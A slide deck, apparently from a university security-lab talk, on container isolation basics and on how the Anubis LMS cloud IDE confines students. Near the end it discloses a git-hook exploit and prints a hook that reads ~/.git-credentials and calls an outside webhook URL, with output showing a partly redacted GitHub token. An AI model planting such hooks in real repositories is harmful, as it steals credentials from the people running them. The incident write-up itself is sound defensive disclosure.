

# Container Security & Anubis John Cunniff



#### whoami

- Graduated from NYU 2 years ago
- Was president of the OSIRIS Lab
- Senior Engineer at Vola Dynamics
- Created & maintaining Anubis LMS

# VOLA DYNAMICS

Intuitive. Fast. Robust.

Industry-leading options analytics.



# Container Security & Anubis

- Container Basics
  - Container Security 101
  - Anubis



#### Container Basics

What are they exactly?

- Sort of like chroot on steroids
- They are implemented through user level Container Engines / Runtime, not by the kernel itself
- You probably already know Docker
  - containerd / runc for the actual containers



#### **Containers**

On GNU/Linux you are always in a container!

- Linux starts in a container with no limits that can see everything
- So if you think you're getting a performance benefit by not using containers you're wrong!



#### **Namespacing**

- Provide a layer of isolation. Limits what you can see/affect/use
- Implemented within the kernel
- Multiple types of resource namespaces
   pid net mnt uts ipc user



#### **Namespacing**

ls -l /proc/self/ns to see what namespaces you are in

This ugly long number is what pid namespace the current process is in




#### PID Namespacing

- . Processes within a PID namespace only see processes in the same PID namespace
- . Those namespaces are nested



#### PID Namespacing

What happens when you run ps in a container?





#### **Cgroups**

- Control Group
- Implemented within the kernel
- · limits what resources you are allowed to use
- cpu and memory cgroups very common with containers
- It is up to your container runtime to use cgroup



#### **CPU Cgroups**

- CPU cgroup Keeps track of user/system
- CPU time Keeps track of usage per CPU Allows to set weights
- Because of variations in things like core clock speed, and instruction time execution, there is no 100% precise way to limit CPU



#### CPU Cgroups

#### Try systemd-cgtop to see cgroup usage!

Control Group	Tasks	%CPU	Memory	Input/s	Output/s
	1689	5.0	6.0G	0B	254.7K
user.slice	1122	4.4	37.8G	0B	127.3K
user.slice/user-1000.slice	1122	4.4	37.8G		
user.slice/user-1000.slice/session-9.scope	821	3.2	5.5G		
user.slice/user-1000.slice/session-8.scope	268	1.1	31.0G		
system.slice	102	0.3	1.0G		
system.slice/tailscaled.service	21	0.2	137.9M		
user.slice/user-1000.slice/user@1000.service	32	0.0	89.6M		
system.slice/systemd-oomd.service	1	0.0	1.6M		
system.slice/containerd.service	21	0.0	88.7M		
dev-hugepages.mount			56.0K		
dev-mqueue.mount			80.0K		
init.scope	1		7.2M		
sys-fs-fuse-connections.mount			8.0K		
sys-kernel-config.mount			24.0K		
sys-kernel-debug.mount			4.0K		
sys-kernel-tracing.mount			4.0K		
system.slice/boot-efi.mount			36.0K		
system.slice/dbus.service	1		1.8M		
system.slice/docker.service	39		639.7M		
system.slice/home.mount			84.0K		
system.slice/polkit.service	3		4.9M		




#### Kubernetes

- Anubis runs on a container orchestration tool called **Kubernetes** or k8s (the 8 is for the number of letters in between k and s)
- Kube allows for things like CNI (container networking interfaces) and CSI (container storage interface) to be extended to many, many machines connected on a network
- This lets us design and easily implement large systems that rely on many many individual containers communicating at once





- One level of abstraction above a container
- Includes things like volumes, containers, config-maps, secrets
- Can have multiple containers






#### Docker on Linux



Docker on Mac



Docker on Windows





## Container Security & Anubis

- Container Basics
- Container Security 101
  - Anubis



## Container Security 101

- Capabilities
- AppArmour
- Selinux
- Seccomp
- Linuxkit



#### Open Container Initiative

- They are the Container overlords
- Set of standards for what makes a modern container
- Image manifest, filesystem, configuration
- Generally handled by runC



## Capabilities

- Splitting root on linux into more fine grained permissions
- The root you get in a docker container does not have the same caps!
- Example: NET\_BIND\_SERVICE capability lets you bind to ports below 1024



#### Capabilities

```
apiVersion: v1
kind: Pod
metadata:
    name: security-context-demo-4
spec:
    containers:
    - name: sec-ctx-4
    image: gcr.io/google-samples/node-hello:1.0
    securityContext:
        capabilities:
        add: ["NET_ADMIN", "SYS_TIME"]
```



## Capabilities

- When you run a container with --privileged, you are giving everything to that container
- It is trivially easy to container escape from a container with --privileged



#### **AppArmor**

- AppArmor is a system for making fine grained permissions for specific programs
- It has been being somewhat phased out in favor of alternatives
- AppArmor is no longer included in the .deb distributions



## Selinux - Security-Enhanced

- Mandatory Access Control system
- Writing your own policies is not something I would recommend

```
securityContext:
seLinuxOptions:
level: "s0:c123,c456"
```



# Seccomp - Secure computing mode

- This is the standard way container runtimes will box you in
- Similar to Capabilities, but for syscalls
- Default docker seccomp profile blocks a lot of syscalls
- https://docs.docker.com/engine/security/seccomp/#signi ficant-syscalls-blocked-by-the-default-profile



- "A toolkit for building custom minimal, immutable Linux distributions"
- Takes the container isolation model, and applies it to virtual machines
- The idea is that the kernel runs in a separate container as services

Need a nginx VM server?

Here you go

38 lines (38 sloc) | 1.19 KB

```
image: linuxkit/kernel:5.10.104
      cmdline: "console=tty0 console=ttyS0 console=ttyAMA0"
      - linuxkit/init:14df799bb3b9e0eb0491da9fda7f32a108a2e2a5
       - linuxkit/runc:436357ce16dd663e24f595bcec26d5ae476c998e
       linuxkit/containerd:eeb3aaf497c0b3f6c67f3a245d61ea5a568ca718
       linuxkit/ca-certificates:4de36e93dc87f7ccebd20db616ed10d381911d32
    onboot:
      - name: sysctl
         image: linuxkit/sysctl:e5959517fab7b44692ad63941eecf37486e73799
      - name: dhcpcd
        image: linuxkit/dhcpcd:2a8ed08fea442909ba10f950d458191ed3647115
        command: ["/sbin/dhcpcd", "--nobackground", "-f", "/dhcpcd.conf", "-1"]
    onshutdown:
      - name: shutdown
        image: busybox:latest
        command: ["/bin/echo", "so long and thanks for all the fish"]
19 services:
      - name: getty
        image: linuxkit/getty:06f34bce0facea79161566d67345c3ea49965437
         - INSECURE=true
       - name: rngd
         image: linuxkit/rngd:331294919ba6d953d261a2694019b659a98535a4
      - name: nginx
         image: nginx:1.19.5-alpine
        capabilities:
         - CAP NET BIND SERVICE
         - CAP_CHOWN
         - CAP_SETUID
         - CAP_SETGID
         - CAP DAC OVERRIDE
        binds:
         - /etc/resolv.conf:/etc/resolv.conf
      - path: etc/linuxkit-config
        metadata: yaml
```



#### Need it on aws?

```
jc@aion < main@2350271 * > : ~/anubis/presentations/OSIRIS-2023-03-09/linuxkit
[0] % linuxkit build -format aws linuxkit-nginx.yml
Building LinuxKit image mkimage to generate output formats
Extract kernel image: docker.io/linuxkit/kernel:4.9.39
Image docker.io/linuxkit/kernel:4.9.39 not found in local cache, pulling
```

#### Need it as an iso?

```
jc@aion < main@2350271 * > : ~/anubis/presentations/OSIRIS-2023-03-09/linuxkit
[1] % linuxkit build -format iso-efi linuxkit-nginx.yml
Extract kernel image: docker.io/linuxkit/kernel:5.10.104
```



Want to run it locally?

```
jc@aion < main@2350271 ↑ > : ~/anubis/presentations/OSIRIS-2023-03-09/linuxkit
[0] % linuxkit run vbox --iso --uefi linuxkit-nginx-efi.iso
```

Want to run it on azure?

```
jc@aion < main@2350271 * > : ~/anubis/presentations/OSIRIS-2023-03-09/linuxkit
[0] % linuxkit run azure --iso --uefi linuxkit-nginx-efi.iso
```



- Docker-desktop is built with linuxkit
- They provide a kubernetes node specific images
- It is really stunning that this is not just the standard



## Container Security & Anubis

- Container Basics
- Container Security 101
- → Anubis

#### Anubis

- Anubis is a large system split up into microservices
  - Example: the web static (html and js) is separate from the python api
- There can be many containers within those microservices
- At peak usage (usually before a deadline) there may be up to 500+ containers running at any one time
- ullet Last Sunday (2022-05-01) there were  $\sim$ 535 IDEs that were opened over the day



#### **Anubis IDEs**

- Anubis Cloud IDEs are made up of individual containers
- Each student gets their own IDE container (and therefore separate environment/filesystem)
- The IDEs have CPU and Memory limits handled by cgroups
  - Specifically, 2 vCPUs and 1GiB of memory by default



#### Anubis IDEs

- Each Anubis Cloud IDE is itself made up of 3 containers
  - An "init container" that clones your repo
  - Container that runs the IDE server
  - Container that handles the autosave
- The containers work together to make the Cloud IDEs possible



#### Anubis IDEs

#### **Init Container**

clones the git repo (has the fixes any permission issues

#### **Home Volume**

/home/anubis mounted over the nfs

Theia IDE Server Container

Runs webserver you connect to When you open a shell it opens here

Shared localhost

mounted in each container

Sidecar Container

Handles autosave



# Anubis IDEs Boxing Students In - CPU/Mem

We primarily use k8s resource limits

Set "requests" and "limits" for cpu and mem

```
Containers:
 theia:
   Container ID:
                   containerd://7f8a3cac7339f89
                    registry.digitalocean.com/an
   Image:
                    registry.digitalocean.com/an
   Image ID:
                    5000/TCP, 8000/TCP, 8001/TCP
   Ports:
   Host Ports:
                    0/TCP, 0/TCP, 0/TCP, 0/TCP,
   State:
                    Running
     Started:
                    Wed, 08 Mar 2023 23:53:52 -0
   Ready:
                    True
   Limits:
      cpu:
               1500m
              750Mi
     memory:
   Requests:
               750m
      cpu:
              500Mi
      memory:
              nttp-get http://:5000/ delay=3s t
    startup:
   Environment:
     AUTOSAVE:
                  OFF
     REPO NAME:
   Mounts:
      /home/anubis from ide-volume-jmc1283 (rw)
      /log from log (rw)
```



# Anubis IDEs Boxing Students In - Networking

 Specific and granular network policies block students from connecting to anything internal

• 169.254.169.254 is a special cloud metadata address

```
egress:

# Allow out to the internet (not to rest of cluster)

- to:

- ipBlock:
    cidr: 0.0.0.0/0
    except:
    - 10.0.0.0/8
    - 192.168.0.0/16
    - 172.16.0.0/12
    - 169.254.169.254/32 # Hosting Provider Metadata IP
```



#### Anubis IDEs Boxing Students In - Discovery

 K8s has an elaborate service discovery system

 Disable default kube-dns and turn off service links

```
dnsConfig:
   nameservers:
   - 1.1.1.1
dnsPolicy: None
enableServiceLinks: false
```



## Anubis IDEs Boxing Students In - Priv-Esc

• K8s Security Context to disable priv-esc & lock processes user

 This means students cannot get root, even if they had sudo securityContext:
allowPrivilegeEscalation: false
runAsNonRoot: true
runAsUser: 1001



## Anubis IDEs Boxing Students In - RBAC

 K8s has an elaborate RBAC and service account system

automountServiceAccountToken: false

 Disable even though the default account has nothing serviceAccount: theia-ide serviceAccountName: theia-ide



#### Anubis IDEs Securely Interacting w/ Github

```
Containers:
                                                      autosave:
 theia:
                                                        Container ID:
   Container ID:
                  containerd://7f8a3cac7339f89
                                                        Image:
                  registry.digitalocean.com/an
   Image:
                                                        Image ID:
                  registry.digitalocean.com/an
   Image ID:
                  5000/TCP, 8000/TCP, 8001/TCP
   Ports:
                                                        Port:
   Host Ports:
                  0/TCP, 0/TCP, 0/TCP, 0/TCP,
                                                        Host Port:
   State:
                  Running
                                                        State:
                  Wed, 08 Mar 2023 23:53:52 -0
     Started:
   Ready:
                  True
                                                          Started:
   Restart Count: 0
                                                        Readv:
   Limits:
                        Shared Home
                                                        Restart Count:
     cpu:
             1500m
     memory:
             750Mi
                                                        Environment:
   Requests:
                                                           AUTOSAVE:
                                                                        OFF
             750m
     cpu:
                                                          NETID:
     memory:
             500Mi
             http-get http://:5000/ delay=3s t
   Startup:
                                                           GIT REPO
   Environment:
                OFF
     AUTOSAVE:
                                                        Mounts:
   Mounts:
     /home/anubis from ide-volume-jmc1283 (rw)
     /tog from tog (rw)
```

```
containerd://7a0823f515368283
              registry.digitalocean.com/anu
              registry.digitalocean.com/anu
              <none>
              <none>
              Running
              Wed, 08 Mar 2023 23:53:52 -05
              True
           jmc1283
GIT_CRED: <set to the key 'credentials' in
/home/anubis from ide-volume-jmc1283 (rw)
/log from log (rw)
```



#### Anubis IDEs Securely Interacting w/ Github

Git Creds in sidecar

```
autosave:
  Container ID:
                  containerd://7a0823f515368283
                  registry.digitalocean.com/anu
  Image:
                  registry.digitalocean.com/anu
  Image ID:
 Port:
                  <none>
 Host Port:
                  <none>
                  Running
 State:
   Started:
                  Wed, 08 Mar 2023 23:53:52 -05
 Ready:
                 True
 Restart Count:
  Environment:
   AUTOSAVE:
              OFF
   NETID:
               Jmc1283
   GII KEPU:
   GIT_CRED: <set to the key 'credentials' in
    /home/anubis from ide-volume-jmc1283 (rw)
    /log from log (rw)
```



#### Anubis IDEs Securely Interacting w/ Github

 This enables the sidecar to perform git remote actions in the shared directory

```
autosave:
 Container ID:
                 containerd://7a0823f515368283
                 registry.digitalocean.com/anu
 Image:
 Image ID:
                 registry.digitalocean.com/anu
 Port:
                 <none>
 Host Port:
                 <none>
                 Running
 State:
   Started:
                 Wed, 08 Mar 2023 23:53:52 -05
 Ready:
                 True
 Restart Count: 0
 Environment:
   AUTOSAVE:
              OFF
   NETID:
              jmc1283
   GII KEPU:
   GIT_CRED: <set to the key 'credentials' in
    /home/anubis from ide-volume-jmc1283 (rw)
    /log from log (rw)
```




## Anubis Security Proxy Cache Incident

```
Proxy cache incident:
https://anubis-lms.io/blog/proxy-vuln
```

• Service that forwards http requests to IDEs



# Anubis Security Proxy Cache Incident





```
Get the cached IP address of IDE server
```

```
Only ever get
the IP address
once, then save
in cache
forever
```

```
const cached_ip = cache.get(session_id);
if (cached_ip) {
  return new Promise((resolve) => {
    resolve(cached ip);
  })
return new Promise((resolve) => {
  knex
    .first('cluster address')
    .from('theia_session')
    .where('id', session_id)
    .then((row) => {
      console.log(`cluster_ip ${row.cluster_address}`)
      if (row.cluster_address) {
        console.log(`caching cluster ip ${row.cluster_address`
        cache.set(session_id, row.cluster_address);
      resolve(row.cluster_address);
    });
})
```

const get\_session\_ip = session\_id => {

4

- Limited number of addresses
- Does not check if IDE still exists
- Eventually someone was forwarded to someone else's IDE

```
const get_session_ip = session_id => {
  const cached ip = cache.get(session id);
 if (cached_ip) {
    return new Promise((resolve) => {
     resolve(cached ip);
    })
  return new Promise((resolve) => {
    knex
      .first('cluster address')
      .from('theia_session')
      .where('id', session id)
      .then((row) => {
        console.log(`cluster_ip ${row.cluster_address}`)
        if (row.cluster_address) {
          console.log(`caching cluster ip ${row.cluster_address`
          cache.set(session id, row.cluster address);
        resolve(row.cluster address);
     });
 })
```



```
Git autosave:
https://anubis-lms.io/blog/git-vuln
```

- Found by a lab member!
- Alan Cao github/ex0dus-0x
- Go give him a follow



- Git has a wonderful feature called hooks
- Scripts in .git/hooks/ will execute on specific actions ( like commit, push, ... )
- There are obscure options, and inconsistent options for disabling this behavior



 Alan created a pre-commit hook that would essentially do this:

```
print(open(os.getenv("HOME")+"/.git-credent
ials","r").read()))
```



 Alan created a post-commit hook that would do this:

```
post-commit X
  .git > hooks > 1 post-commit
        import os
       import urllib.request
       urllib.request.urlopen("http://webhook.site/22b532a5-58fd-449d-8428-38049c7a3abe?")
       print("Pwned!!!")
       with open(os.getenv("HOME") + "/" + ".git-credentials") as fd:
           print(fd.read())
            anubis@anubis-ide:~/homework1-6b570911-ac7758 X
anubis@anubis-ide < master@a82c010 > : ~/homework1-6b570911-ac7758
Pwned!!!
https://anubis-robot:ghp_1
                                                               a@github.com
[master 7f930eb] Anubis Cloud IDE Autosave netid=ac7758
1 file changed, 1 deletion(-)
To https://github.com/os3224/homework1-6b570911-ac7758
   a82c010..7f930eb master -> master
anubis@anubis-ide < master@7f930eb > : ~/homework1-6b570911-ac7758
[0] % [
```



- I was aware that a git hook could be exploited in this way, and was using git commit with the --no-verify option
- The git documentation made it sound like this option disabled all hooks
- It only disable pre-commit hooks!



The fix was to run all git commit commands with:

```
git
-c core.hooksPath=/dev/null
-c alias.commit=commit
commit --no-verify ...
```

Git aliases
could also be
overwritten for
RCE into
autosave



#### Future Readings

- Container Security by Liz Rice
  - github/lizrice
- Basically everything by Jess Frazelle
  - github/jessfraz
- Presentations by Jérôme Petazzoni
  - github/jpetazzo



#### Jobs Jobs Jobs

**Vola Dynamics** is hiring! (SWEs & Options Quants)

 Send your resumes to me or to resumes@voladynamics.com